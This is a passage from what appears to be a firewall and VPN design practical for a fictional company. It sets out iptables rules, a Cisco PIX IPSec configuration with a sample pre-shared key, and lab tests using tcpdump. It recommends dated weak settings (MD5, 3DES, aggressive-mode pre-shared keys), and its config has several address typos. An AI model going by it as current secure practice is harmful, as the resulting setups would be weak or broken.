iptables -A FORWARD -p tcp --tcp-flags ACK,FIN FIN -j LOG \
        --log-prefix "IPT FIN w/o ACK ** "
iptables -A FORWARD -p tcp --tcp-flags ACK,FIN FIN -j DROP
#
#
```

Spoofing

Many routers and firewalls will pass traffic that matches their internal network addresses – even if this traffic appears on the outside interface. The following rules drop anything that appears on the outside interface – yet has an IP source address that is used on the internal 192.168.100.0 LAN. Note that spoofing attempts are logged.

```
# Refuse spoofed packets pretending to be from 192.168.100.0
# that show up on ETH0 -- which is the outside interface
#
iptables -A INPUT -i eth0 -s 192.168.100.0/24 -j LOG \
        --log-prefix "IPT 100 Spoof-in ** "
iptables -A INPUT -i eth0 -s 192.168.100.0/24 -j DROP
iptables -A FORWARD -i eth0 -s 192.168.100.0/24 -j LOG \
        --log-prefix "IPT 100 Spoof-fo ** "
iptables -A FORWARD -i eth0 -s 192.168.100.0/24 -j DROP
#
#
```

SSH Management

The PIX Firewall is too exposed on the DMZ to allow remote management via SSH, Telnet or PDM. The Border Router is even more so. Both of those systems are restricted to management via the serial interface. In the case of the internal IPTABLES firewall though SSH remote management is allowed. But this SSH traffic is tightly controlled. SSH communications are accepted ONLY from the management station – 192.168.100.25. This is a Windows server, but it is equipped with the PuTTY and WinSCP SSH communication tools.

```
#
# Allow incoming SSH connections to this firewall from a
# single management station only (192.168.100.25)
#
iptables -A INPUT -i eth1 -p tcp -s 192.168.100.25  \
        --sport 1020:65535 --dport 22 -j ACCEPT
iptables -A OUTPUT -o eth1 -p tcp -d 192.168.100.25 --sport 22 \
        --dport 1020:65535 -j ACCEPT
#
#
```

Outgoing Web Traffic

The internal LAN is tightly controlled. One of the few things allowed is web access to external web servers on the Internet.

```
# Allow outgoing web traffic
#
iptables -A FORWARD -i eth1 -p tcp --dport 80 -s 192.168.100.0/24 \
        --sport 1024:65535 -m state --state new -j ACCEPT
iptables -A FORWARD -i eth1 -p tcp --dport 443 -s 192.168.100.0/24 \
        --sport 1024:65535 -m state --state new -j ACCEPT

#
```

E-MAIL

Personal client access to systems is usually POP3, and this is NOT allowed. However there is an internal SMTP e-mail server that clients can connect to. This server will also use SMTP traffic to connect to external e-mail servers and to exchange e-mail with the Internet.

```
#
# Allow SMTP e-mail (outgoing and incoming)
#
iptables -A FORWARD -o eth0 -p tcp -s 192.168.100.32 \
          --sport 1024:65535 --dport 25 -m state --state new -j ACCEPT
iptables -A FORWARD -o eth1 -p tcp -d 192.168.100.32 \
       --sport 1024:65535 --dport 25 -m state --state new -j ACCEPT
#
# Allow AUTH since it is needed for e-mail
#
iptables -A FORWARD -o eth0 -p tcp -s 192.168.100.32 \
```

```
        --sport 1024:65535 --dport 113 -m state --state new -j ACCEPT
iptables -A FORWARD -o eth1 -p tcp -d 192.168.100.32 \
        --sport 1024:65535 --dport 113 -m state --state new -j ACCEPT
#
#
```

DNS

DNS name resolution will be needed for web browsing and for e-mail. There is an internal DNS server that will be allowed to send queries to Internet DNS servers. ZONE TRANSFERS to external servers will not be permitted. But that will be controlled by the DNS server configuration – not the firewall.

```
# Allow outgoing and incoming DNS queries to and from
# the DNS server and other network systems
#
iptables -A FORWARD -o eth0 -p tcp --dport 53 -m state \
        --state new -j ACCEPT
iptables -A FORWARD -o eth0 -p udp --dport 53 -j ACCEPT
iptables -A FORWARD -o eth1 -p tcp --dport 53 -m state \
        --state new -j ACCEPT
iptables -A FORWARD -o eth1 -p udp --dport 53 -j ACCEPT
iptables -A FORWARD -o eth0 -p tcp --sport 53 -m state \
        --state new -j ACCEPT
iptables -A FORWARD -o eth0 -p udp --sport 53 -j ACCEPT
iptables -A FORWARD -o eth1 -p tcp --sport 53 -m state \
        --state new -j ACCEPT
iptables -A FORWARD -o eth1 -p udp --sport 53 -j ACCEPT
iptables -A INPUT -i eth0 -p tcp --dport 53 -m state \
        --state new -j ACCEPT
iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT
iptables -A INPUT -i eth1 -p tcp --dport 53 -m state \
        --state new -j ACCEPT
iptables -A INPUT -i eth1 -p udp --dport 53 -j ACCEPT
iptables -A INPUT -i eth0 -p tcp --sport 53 -m state \
        --state new -j ACCEPT
iptables -A INPUT -i eth0 -p udp --sport 53 -j ACCEPT
iptables -A INPUT -i eth1 -p tcp --sport 53 -m state \
        --state new -j ACCEPT
iptables -A INPUT -i eth1 -p udp --sport 53 -j ACCEPT
#iptables -A FORWARD -p tcp --dport 53 -j ACCEPT
#iptables -A FORWARD -p udp --dport 53 -j ACCEPT
#iptables -A INPUT -p tcp --sport 53 -j ACCEPT
#iptables -A INPUT -p udp --sport 53 -j ACCEPT
#
```

SYSLOG Traffic

The border router and the external firewall will be sending their log files to the Management server – 192.168.100.25. Also all of the IPTABLES servers in the DMZ will be sending theirs too.

```
# Allow incoming SYSLOG traffic to the management server
iptables -A FORWARD -i eth0 -p udp --dport 514 -d 192.168.100.25 \
        -s 192.168.200.1 -j ACCEPT
iptables -A FORWARD -i eth0 -p udp --dport 514 -d 192.168.100.25 \
        -s 192.168.210.1 -j ACCEPT
#
#
```

TIME

It will be critical to synchronize all internal servers to NTP time sources. This will allow this.

```
# Allow communication to the time server
#
iptables -A FORWARD -o eth0 -p udp --dport 123 -j ACCEPT
#
```

Stateful Firewall

A “stateful” firewall is one that allows related communications. If an outgoing packet expects an incoming response, that is allowed. Any communication sessions should be established from the inside out – not the outside in. Thus if something NEW appears on the outside interface (eth0) it is NOT part of a communication session that was already established from the inside. State really applies to TCP communications, not to ICMP or UDP. Note that invalid items are also covered here. Both invalid and new communications (from the outside) are logged before they are dropped.

```
# Drop anything incoming that is invalid or not stateful
#
iptables -A INPUT -i eth0 -m state --state NEW,INVALID -j LOG \
        --log-prefix "IPT new or inval-in ** "
iptables -A INPUT -i eth0 -m state --state NEW,INVALID -j DROP
iptables -A FORWARD -i eth0 -m state --state NEW,INVALID -j LOG \
        --log-prefix "IPT new or inval-fo ** "
iptables -A FORWARD -i eth0 -m state --state NEW,INVALID -j DROP
#
```

UDP Traffic

The only UDP traffic allowed into the internal (192.168.100.0) LAN has already been covered by the SYSLOG, TIME, and DNS rules. So anything that appears here needs to be logged and dropped.

```
#
# Drop Incoming UDP traffic -- since it is not stateful
#
iptables -A FORWARD -i eth0 -p udp -j LOG \
        --log-prefix "IPT incmng UDP-fo ** "
```

```
iptables -A FORWARD -i eth0 -p udp -j DROP
iptables -A INPUT -i eth0 -p udp -j LOG \
        --log-prefix "IPT incoming UDP-in ** "
iptables -A INPUT -i eth0 -p udp -j DROP
#
```

Stateful Traffic

Earlier we dropped traffic that was NOT stateful. Now we will allow traffic that IS stateful. This means anything that shows up on the outside interface that is part of an established connection or is related to an established connection. Note that NEW traffic is allowed if it is outgoing on the outside interface (-o eth0)

```
# Allow All Stateful Traffic
#
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -o eth0 -m state --state NEW,ESTABLISHED,RELATED \
        -j ACCEPT
iptables -A FORWARD -o eth1 -m state --state ESTABLISHED,RELATED \
        -j ACCEPT
#
#
```

Log What is Left

Here is the end of the IPTABLES rules. Anything that has not been accepted at this point, will not be. So anything left should be logged. This helps to debug rules that may be in error. There is no need to DROP the traffic, since there are no rules following these three “LOG” rules. If there are no rules left, unprocessed traffic is dropped by default.

```
# Log anything else
#
iptables -A INPUT -j LOG --log-prefix "IPT in-blkd ** "
iptables -A OUTPUT -j LOG --log-prefix "IPT out-blkd ** "
iptables -A FORWARD -j LOG --log-prefix "IPT for-blkd ** "
```

Virtual Private Network Rules

The total entire IPSec process could be thought of as the following steps:

Phase-1 -- Internet Key Exchange
The IKE (Internet Key Exchange) phase-1 process can be thought of as 7 steps:

1. Peers decide which mode to use for the exchange: main or aggressive mode.
2. Two peers verify their identity via some type of authentication process.
3. Each peer creates a public and a private key using a DH key group.
4. Each peer shares their public key with the other.
5. Each peer takes their own private key, the other peer's public key, and runs it through the DH hashing algorithm to come up with a fixed-length value. Due to the amazing way Diffie-Hellman works, the value is the same on both sides. Both peers use this new secret key to establish the management connection.
6. Transform sets are exchanged between the two peers to agree on a set for the management connection. These transform sets contain an Encryption algorithm (GIAC uses 3DES); a Hashing function (GIAC uses MD5); which Diffie-Hellman group: (GIAC uses group 2); and the Lifetime of the management connection (GIAC uses 86400)
7. The management connection is then established.

Phase-2 -- Internet Key Exchange
The IKE (Internet Key Exchange) phase-2 process is much simpler. The two peers are now talking over the management connection, and they now start work on setting up two (one-way) user connections for actual data communications.

1. Exchange of user transform sets (quick mode)
2. Creation of user connection
3. Periodically refreshing keys for user connection

CISCO PIX IKE / IPSEC Configuration
The following is the breakdown of the actual settings used by GIAC Enterprises for IKE Phase-1 and Phase-2, along with related CISCO PIX commands:

First, IPSEC and IKE have to be turned on. The following commands (which occur at different places in the PIX setup file) accomplish this:

```
sysopt connection permit-ipsec
isakmp enable outside
```

Second, a pool of addresses has to be established. This VPN pool will be used to dynamically establish an IP address for the remote client.

REMOTE_ADDRESS – IP addresses for all remote access

```
ip local pool SALES_ADDRESS 192.168.200.101-192.168.200.110
ip local pool IT_ADDRESS 192.168.200.111-192.168.200.120
ip local pool SUP_SHMF_ADDRESS 192.168.200.121-192.168.200.130
ip local pool SUP_CF_ADDRESS 192.168.200.131-192.168.200.140
ip local pool SUP_3SF_ADDRESS 192.168.200.141-192.168.200.150
ip local pool PAR_CTPBI_ADDRESS 192.168.200.151-192.168.200.160
ip local pool CUST_ADDRESS 192.168.200.161-162.168.200.190
```

Now, the TACACS+ server has to be identified to the firewall for XAUTH authentication:

```
aaa-server GIAC_SECURITY protocol tacacs+
aaa-server GIAC_SECURITY (inside) host 192.168.200.70 taccookie timeout 10
```

Note that the TACACS+ server is at address 192.168.200.70 (in the DMZ) and that a shared-secret key is required ("taccookie") for the CISCO PIX firewall to use it for XAUTH.

A special access list needs to be created in order to identify which IP traffic is to be protected by VPN and which is not. In our case we will simply permit (and encrypt) all IP – so long as it comes from the VPN IP address pool and is bound for the DMZ.

```
access-list VPN permit ip 192.168.200.0 255.255.255.0 192.168.200.0
255.255.255.0
```

The special access list VPN is now used to disable NAT translation for VPN traffic. This way remote clients, once they establish a VPN connection, can access DMZ servers by the correct TCP/IP address.

```
nat (inside) 0 access-list VPN
```

Phase-1 -- Internet Key Exchange
1. Aggressive mode is the default used by GIAC

2. Authentication. Pre-shared Keys. All clients will be using pre-shared keys. It will be the responsibility of the I.T. staff to change these keys on a monthly basis. Different keys will be used for the different groups. Although a CA-server is more secure, it will not be deployed until the number of remote-VPN users of all types grows to the point that it is needed. With only about 20 remote employees (using only two keys – one for sales and one for I.T.); 3 suppliers; 1 partner; plus a single key for customers this is only 7 keys needed currently. This is only feasible

due to the fact that the TACACS+ server is also providing individual user authentication.

The reader should also be aware that Cisco uses a hierarchical system of numbering ISAKMP policies. The lower the number, the higher the priority. Systems that have multiple policies show always give their most secure policy the lowest number, since systems will try to use the lower numbers first. Numbers may range from 1 to 65,534. However in this case since GIAC is using only a single policy the number “300” was chosen at random.

isakmp policy 300 authentication pre-share

Pre-shared keys can authenticate the type of VPN client GIAC is using (Remote Sales Employees, Remote I.T. Employees, a specific Supplier, etc.) but these pre-shared keys will be going to a lot of different people. To increase our security GIAC also requires the Cisco PIX to authenticate the user. This is done via XAUTH with a TACACS+ server. User-IDs and passwords are maintained by the I.T. TACACS Security Administrator. Each individual user’s password is sent via encrypted e-mail to the user that will be authorized on the system. User passwords change every 30 days.

3. IKE protocol. IKE (Internet Key Exchange) is a combination of ISAKMP and the Oakley and Skeme key exchange. Four items are needed for setting up the protocol: encryption type, Oakley and Skeme group number, hashing algorithm, connection lifetime. GIAC Enterprises will use 3DES as the encryption type. Oakley and Skeme support 5 groups, of which 2 are supported by Cisco. GIAC Enterprises will use Group 2 – which has a 1024-bit key length. GIAC Enterprises will use MD5 for the hash algorithm. GIAC will use 86400 seconds for the SA lifetime. The following commands set up the IKE protocol:

isakmp policy 300 encryption 3des
isakmp policy 300 hash md5
isakmp policy 300 group 2
isakmp policy 300 lifetime 86400

4. IKE Phase-2. Once the management connection is established, it is used to negotiate the security protocols and keying information for the actual IPSec user connections. The user connections are uni-directional. Each peer builds a separate IPSec connection to the other peer that will be used for actually sending traffic. Phase-2 is used to negotiate the security protocol, and then to periodically generate new keys. The new keys are shared between the peers over the existing management connection. Phase-2 has 6 parameters that must be set:

1. Security Protocol – AH, ESP or both. (GIAC uses ESP).
2. Encryption algorithm for ESP – DES or 3DES. (GIAC uses 3DES).
3. Authentication method used – AH, ESP, or both. (GIAC uses ESP).

4. Authentication hashing function – SHA or MD5 (GIAC uses MD5).
5. ESP mode – tunnel or transport (GIAC uses tunnel – which is the default).
6. Lifetime of the user connection.

The following commands in the PIX set this up:

The first command "crypto ipsec" creates a transform set named "REMOTE_VPN". ESP, 3DES, with MD5 being used for ESP authentication hashing. "HMAC" is just required syntax that stands for Keyed-Hash-Message-Authentication-Code, a variant of SHA-1 and MD5 that Cisco uses:
crypto ipsec transform-set REMOTE_VPN esp-3des esp-md5-hmac

The "crypto dynamic-map" command is going to create a dynamic map for the remote clients. All this does is to name the map "DYN_MAP", tie it to one of the previously defined isakmp policies (300), and point it to the transform set (REMOTE_VPN) that was just created and defined the encryption and hashing algorithms:
crypto dynamic-map DYN_MAP 300 set transform-set REMOTE_VPN

The "crypto map REMOTE_CRYPTO commands are going to give some specific instructions. The first one links to the dynamic-map (DYN_MAP) we just created:
crypto map REMOTE_CRYPTO 99 ipsec-isakmp dynamic DYN_MAP

The next command specifies that the PIX will initiate addressing for the remote client – in fact we will assign a specific address from our pre-defined address pools:
crypto map REMOTE_CRYPTO client configuration address initiate

The next command tells the PIX that we want this user to authenticate via the XAUTH TACACS+ server defined earlier:
crypto map REMOTE_CRYPTO client authentication GIAC_SECURITY

The last "crypto map" command will take our "REMOTE_CRYPTO map and activate it on the outside interface (192.169.210.2)
crypto map REMOTE_CRYPTO interface outside

GIAC uses the Cisco VPN 3000 client software. Commands to the PIX to support this all start with the command "vpngroup". There are 7 groups created here – one for each group of VPN clients (Sales Employees, IT Employees, the 3 suppliers, the partner, and general customers). Each group gets tied to a unique pool of IP addresses. Each group has a unique shared key. The idle timeout for all groups is set to the same 1800 seconds. The DNS server is set the address of the DNS sever in the DMZ (192.168.200.40). The software will recognize the unique pre-shared key and use it to identify which group the client is in. Since the REMOTE_CRYPTO map is active on the outside interface, and it requires

TACACS+ authentication as well, all incoming VPN sessions require a user password too.

```
vpngroup SALES_VPN address-pool SALES_ADDRESS
vpngroup SALES_VPN idle-time 1800
vpngroup SALES_VPN dns-server 192.168.200.40
vpngroup SALES_VPN password ********

vpngroup IT_VPN address-pool IT_ADDRESS
vpngroup IT_VPN idle-time 1800
vpngroup IT_VPN dns-server 192.168.200.40
vpngroup IT_VPN password ********

vpngroup SUP_SHMF_VPN address-pool SUP_SHMF_ADDRESS
vpngroup SUP_SHMF_VPN idle-time 1800
vpngroup SUP_SHMF_VPN dns-server 192.168.200.40
vpngroup SUP_SHMF_VPN password ********

vpngroup SUP_CF_VPN address-pool SUP_CF_ADDRESS
vpngroup SUP_CF_VPN idle-time 1800
vpngroup SUP_CF_VPN dns-server 192.168.200.40
vpngroup SUP_CF_VPN password ********

vpngroup SUP_3SF_VPN address-pool SUP_3SF_ADDRESS
vpngroup SUP_3SF_VPN idle-time 1800
vpngroup SUP_3SF_VPN dns-server 192.168.200.40
vpngroup SUP_3SF_VPN password ********

vpngroup PAR_CTPBI_VPN address-pool PAR_CTPBI_ADDRESS
vpngroup PAR_CTPBI_VPN idle-time 1800
vpngroup PAR_CTPBI_VPN dns-server 192.168.200.40
vpngroup PAR_CTPBI_VPN password ********

vpngroup CUST_VPN address-pool CUST_ADDRESS
vpngroup CUST_VPN idle-time 1800
vpngroup CUST_VPN dns-server 192.168.200.40
vpngroup CUST_VPN password ********
```

Split-Tunneling. "Split-Tunneling" is a concept whereby some traffic from the client is sent thru the VPN, and other traffic is sent out normal channels. This would enable a remote client to be able to access web-sites on the Internet using their standard systems (local DNS, local gateway, etc.), and send packets bound for the remote VPN only that are bound there – all while connected to the VPN. GIAC has decided ***not*** to use Split-Tunneling, even though the Cisco hardware and software support it. The reason is that users on our DMZ are extremely restricted on what they can do. By NOT using Split-Tunneling we force the

remote client to do any Internet access back thru our system (with its restrictions) while connected to our VPN. This is deliberately designed to be somewhat painful and restrictive for the remote client. The objective here is to help our remote VPN users be encouraged to break their VPN connection as soon as possible. It should not take long to get in and upload their new Fortunes (suppliers) or download their purchases (customers). And GIAC would like for all remote users to get in, do their business, and get out – thus minimizing our VPN hardware requirements. All VPN groups also have an idle timeout set to 1800 seconds (30 minutes). Likewise the logs will be examined. Any remote user who is using our Internet access (via VPN) for other Internet Access not directly related to business will lose all access privileges.

This completes the current command set the PIX needs to set up the VPN for GIAC Enterprises. However it is anticipated in the future that some partner or customer might want a permanent VPN connection. The PIX can handle both types at the same time.

Theoretical Partner. At some point in the future GIAC may need to have a permanent VPN link established between itself and a partner, supplier, and/or customer. Need for this kind of link would not replace the need for the remote access links that are going to be GIAC's initial VPN requirement. Therefore a VPN design must be set up with the ability to handle both types of links in the future. Cisco PIX and the Cisco VPN client can accommodate this. For the purposes of this discussion, we will assume that the remote VPN target has an IP address of 193.12.34.5. (This address has been randomly chosen and no relationship to any actual holder of this address should be construed). Also for the purposes of this discussion it is assumed that the remote peer is also using Cisco PIX equipment, though this is not a requirement.

The most important command to give the PIX is to turn off the IKE Mode Config, so that the PIX does not try to assign a dynamic address to this permanent link. This is done with this command:

isakmp key yUmmyc0okies address 193.12.34.5 no-config-mode

The "yUmmyc0okies" is the pre-shared key, which must be the same on both ends of the connection. Any good strong password may be used here. The "no-config-mode" is what turns off IKE Mode Config for this connection.

Two more entries will need to be added to the VPN access list, which will allow traffic from the new permanent peer. In our example the remote peer is using an address of 193.12.34.5 with a subnet mask of 255.255.255.0. Behind the VPN peer firewall there is a subnet of 193.12.35.0/24. The following additions to the VPN access list would allow anyone on the 193.12.35.0/24 network to send traffic across the VPN, and all of this traffic would be forced to be encrypted.

access-list VPN permit ip 193.12.34.0 255.255.255.0 192.168.200.0 255.255.255.0
access-list VPN permit ip 193.12.35.0 255.255.255.0 192.168.200.0 255.255.255.0

(Note: In addition to the above access-list change, there would need to be a change on the IPTABLES firewall rules of any of the servers in the DMZ that this partner would be given access to. Those rules will have already been set to accept incoming traffic only from the DMZ, the internal LAN, or from some of the specific pools handed out for remote VPN clients. For example, the Supplier's web server would accept traffic from 192.168.200.121-192.168.200.150 (the three suppliers), but not from 192.168.200.161-192.168.200.190 (customers). Whatever servers the new partner would be given access to would need to permit access from 193.12.35.0/24).

Now we will set up some new entries in the crypto map REMOTE_CRYPTO to handle this new permanent connection. We will use a number of 50, lower than the 99 that is being used for dynamic connections:
crypto map REMOTE_CRYPTO 50 ipsec-isakmp
crypto map REMOTE_CRYPTO 50 set peer 123.12.34.5
crypto map REMOTE_CRYPTO 50 match address VPN
crypto map REMOTE_CRYPTO 50 set transform-set REMOTE_VPN

Since the REMOTE_VPN transform set has already been defined, this will be fine. We could use a new transform set, with different settings. But GIAC likes these settings.

The remote site will need exactly the same settings, only the mirror form to connect to GIAC.

(Note: In this business proposal the internal LAN between the border router and the external firewall (VPN server) uses the private address 192.168.210.0/24, with the PIX firewall having an external address of 192.168.210.2. In a production environment, this would not be possible, as there would be no way an external system could connect to the VPN server. This LAN will need a set of "real" Internet addresses for production, and will need at least 3 addresses. One of those addresses will be the external interface of the PIX firewall, which is the VPN gate. That "real" address would need to be included in the VPN settings at the partner site.)

A listing of ALL VPN related commands that would be issued to the PIX to handle remote access users and this permanent VPN connection would look like this:

sysopt connection permit-ipsec
ip local pool SALES_ADDRESS 192.168.200.101-192.168.200.110

```
ip local pool IT_ADDRESS 192.168.200.111-192.168.200.120
ip local pool SUP_SHMF_ADDRESS 192.168.200.121-192.168.200.130
ip local pool SUP_CF_ADDRESS 192.168.200.131-192.168.200.140
ip local pool SUP_3SF_ADDRESS 192.168.200.141-192.168.200.150
ip local pool PAR_CTPBI_ADDRESS 192.168.200.151-192.168.200.160
ip local pool CUST_ADDRESS 192.168.200.161-162.168.200.190
access-list VPN permit ip 192.168.200.0 255.255.255.0 192.168.200.0
255.255.255.0
access-list VPN permit ip 193.12.34.0 255.255.255.0 192.168.200.0
255.255.255.0
access-list VPN permit ip 193.12.35.0 255.255.255.0 192.168.200.0
255.255.255.0
nat (inside) 0 access-list VPN
isakmp enable outside
isakmp policy 300 authentication pre-share
isakmp policy 300 encryption 3des
isakmp policy 300 hash md5
isakmp policy 300 group 2
isakmp policy 300 lifetime 86400
isakmp key yUmmyc0okies address 193.12.34.5 no-config-mode
crypto ipsec transform-set REMOTE_VPN esp-3des esp-md5-hmac
crypto dynamic-map DYN_MAP 300 set transform-set REMOTE_VPN
crypto map REMOTE_CRYPTO 50 ipsec-isakmp
crypto map REMOTE_CRYPTO 50 set peer 193.12.34.5
crypto map REMOTE_CRYPTO 50 match address VPN
crypto map REMOTE_CRYPTO 50 set transform-set REMOTE_VPN
crypto map REMOTE_CRYPTO 99 ipsec-isakmp dynamic DYN_MAP
crypto map REMOTE_CRYPTO client configuration address initiate
crypto map REMOTE_CRYPTO client authentication GIAC_SECURITY
crypto map REMOTE_CRYPTO interface outside
vpngroup SALES_VPN address-pool SALES_ADDRESS
vpngroup SALES_VPN idle-time 1800
vpngroup SALES_VPN dns-server 192.168.200.40
vpngroup SALES_VPN password ********
vpngroup IT_VPN address-pool IT_ADDRESS
vpngroup IT_VPN idle-time 1800
vpngroup IT_VPN dns-server 192.168.200.40
vpngroup IT_VPN password ********
vpngroup SUP_SHMF_VPN address-pool SUP_SHMF_ADDRESS
vpngroup SUP_SHMF_VPN idle-time 1800
vpngroup SUP_SHMF_VPN dns-server 192.168.200.40
vpngroup SUP_SHMF_VPN password ********
vpngroup SUP_CF_VPN address-pool SUP_CF_ADDRESS
vpngroup SUP_CF_VPN idle-time 1800
vpngroup SUP_CF_VPN dns-server 192.168.200.40
vpngroup SUP_CF_VPN password ********
```


```
vpngroup SUP_3SF_VPN address-pool SUP_3SF_ADDRESS
vpngroup SUP_3SF_VPN idle-time 1800
vpngroup SUP_3SF_VPN dns-server 192.168.200.40
vpngroup SUP_3SF_VPN password ********
vpngroup PAR_CTPBI_VPN address-pool PAR_CTPBI_ADDRESS
vpngroup PAR_CTPBI_VPN idle-time 1800
vpngroup PAR_CTPBI_VPN dns-server 192.168.200.40
vpngroup PAR_CTPBI_VPN password ********
vpngroup CUST_VPN address-pool CUST_ADDRESS
vpngroup CUST_VPN idle-time 1800
vpngroup CUST_VPN dns-server 192.168.200.40
vpngroup CUST_VPN password ********
```

PART IV – FIREWALL POLICY VERIFICATION

"The Road To Hell Is Paved With Good Intentions…." Although a design may appear air-tight on paper, the only way to prove that is to test it. Four methods were used to verify that the rules were working as designed in the test in lab:

1. Live application testing.
2. TCPDUMP Analysis
3. NMAP scans.
4. Logging Confirmation

The following diagram shows some key systems used for testing:



Live Application Testing

(Sometimes referred to as "The Smoke Test"). Before we get into checking all of the fancy stuff, the question is – can our business operate as specified? This means we need to prove the following assumptions:

1. Access to the GIAC public web server at 192.168.210.50. A sample web page was brought up on a web server at the address 192.168.200.30, i.e. the “Public Web-Server”. This server was supposed to be hosted by the PIX firewall to address 192.168.210.50. This means that an outside PC (located at Test Point 1) should be able to enter the address http://192.168.210.50/default.html in a browser and see the default web page. A browser was used at Test Point 1 to check. Test Passed.
2. Access blocked to the actual web server address at 192.168.200.30. The same sample page was attempted to be accessed from the actual IP address. From Test Point 3 on the DMZ the page was visible. From Test Point 1 and 2 it was not. Test Passed.
3. Access to normal public web servers on the internet. A web server (Apache) was brought up at 192.168.1.20 to simulate an Internet web server. The default page was visible from test point 3 in the DMZ and Test Point 4 in the Internal LAN. Test Passed.
4. “PING” testing. Internal systems are supposed to be allowed to use PING to Internet systems. Ping was tried from Test Point 4 on the Internal LAN to the simulated public web server near Test Point 1 at 192.168.1.20. Test Passed.
5. VPN testing. A Cisco VPN client should be able to access the VPN server at 192.168.210.2 The group specified within the client, along with its shared key, should be able to log into the VPN server. A TCP/IP address should be given to the client in the 192.168.200.0/24 subnet – specifically in the address pool that matches the VPN group. After connecting, the remote VPN station should be able to use SSH, SMTP, and HTTP on the designated servers in the DMZ. The VPN station should NOT be able to access any servers in the internal LAN. This was tried from Test Point 1 on 3 separate VPN groups (SALES, IT, Partner_CTBPI). VPN testing also required a live TACACS+ server at 192.168.200.70. The Cisco VPN client should prompt for a User-ID and a password, and refuse access if they are not valid. All Tests Passed.
6. DNS Resolution. A DNS server was brought up (Bind DNS) at 192.168.1.25. The NSLOOKUP and DIG commands were tried on some Windows and RedHat systems in the DMZ and in the Internal LAN. Test Passed.
7. E-Mail Exchange. QMAIL servers were brought on-line at 192.168.100.32 and 192.168.200.10. A standard SMTP server was brought on-line at 192.168.1.23. Messages were passed between mail-boxes on all three servers. Test Passed.

TCPDUMP Analysis

TCPDUMP is a widely used network analysis tool that is available from www.tcpdump.org. It is a public domain network sniffer that can be used to print out the TCP/IP packet headers from selected communications sessions.

For our testing a RedHat Linux System was set up at Test Point #2 (192.168.210.30). The network interface card was placed into "Promiscuous Mode" with the ifconfig command to allow TCPDUMP to capture packets that were not addressed specifically to it. TCPDUMP was started with the command:

tcpdump –i eth0 –f –l –n > /sans/tcpdump.log

The following switches are defined:

"-i" directed the listener to the proper Ethernet interface
"-f" use numeric TCP/IP addresses
"-l" use line buffering
"-n" No DNS resolution

Output was captured into a text file.

The following sessions were checked:

1. Outside system (Test Point 1) attempts to access the public web-server (hosted at 192.168.210.50 – at least as far as the outside world can tell).

```
12:33:26.899543 192.168.1.30.1517 > 192.168.210.50.http: S 1535134348:1535134348(0) win
44620 <mss 1460,nop,nop,sackOK> (DF)
12:33:26.902624 192.168.1.30.1517 > 192.168.210.50.http: . ack 2101529439 win 65535 (DF)
12:33:26.903802 192.168.1.30.1517 > 192.168.210.50.http: P 0:296(296) ack 1 win 65535 (DF)
12:33:36.949756 192.168.1.30.1517 > 192.168.210.50.http: P 296:644(348) ack 262 win 65274
(DF)
12:33:36.952021 192.168.1.30.1518 > 192.168.210.50.http: S 1537715501:1537715501(0) win
44620 <mss 1460,nop,nop,sackOK> (DF)
12:33:36.955049 192.168.1.30.1518 > 192.168.210.50.http: . ack 2868897839 win 65535 (DF)
12:33:36.956442 192.168.1.30.1518 > 192.168.210.50.http: P 0:342(342) ack 1 win 65535 (DF)
12:33:37.123659 192.168.1.30.1517 > 192.168.210.50.http: . ack 522 win 65014 (DF)
12:33:47.140358 192.168.1.30.1518 > 192.168.210.50.http: . ack 262 win 65274 (DF)
```

This is a normal HTTP exchange between 192.168.1.30 (Test Point 1) and 192.168.210.50 (actual web site located at 192.168.210.)

2. Attempted access of an outside web-server (hosted at 192.168.1.20 for test purposes) from an internal system at Test Point 4 (192.168.100.15). This test is important in that it should also show that NAT is operating between the .200 DMZ and the outside. Thus all traffic should be using high ports, and should appear to be coming to and from 192.168.210.2.

```
13:17:34.931721 192.168.210.2.1054 > 192.168.1.20.http: S 2904277655:2904277655(0) win
16384 <mss 1380,nop,nop,sackOK> (DF)
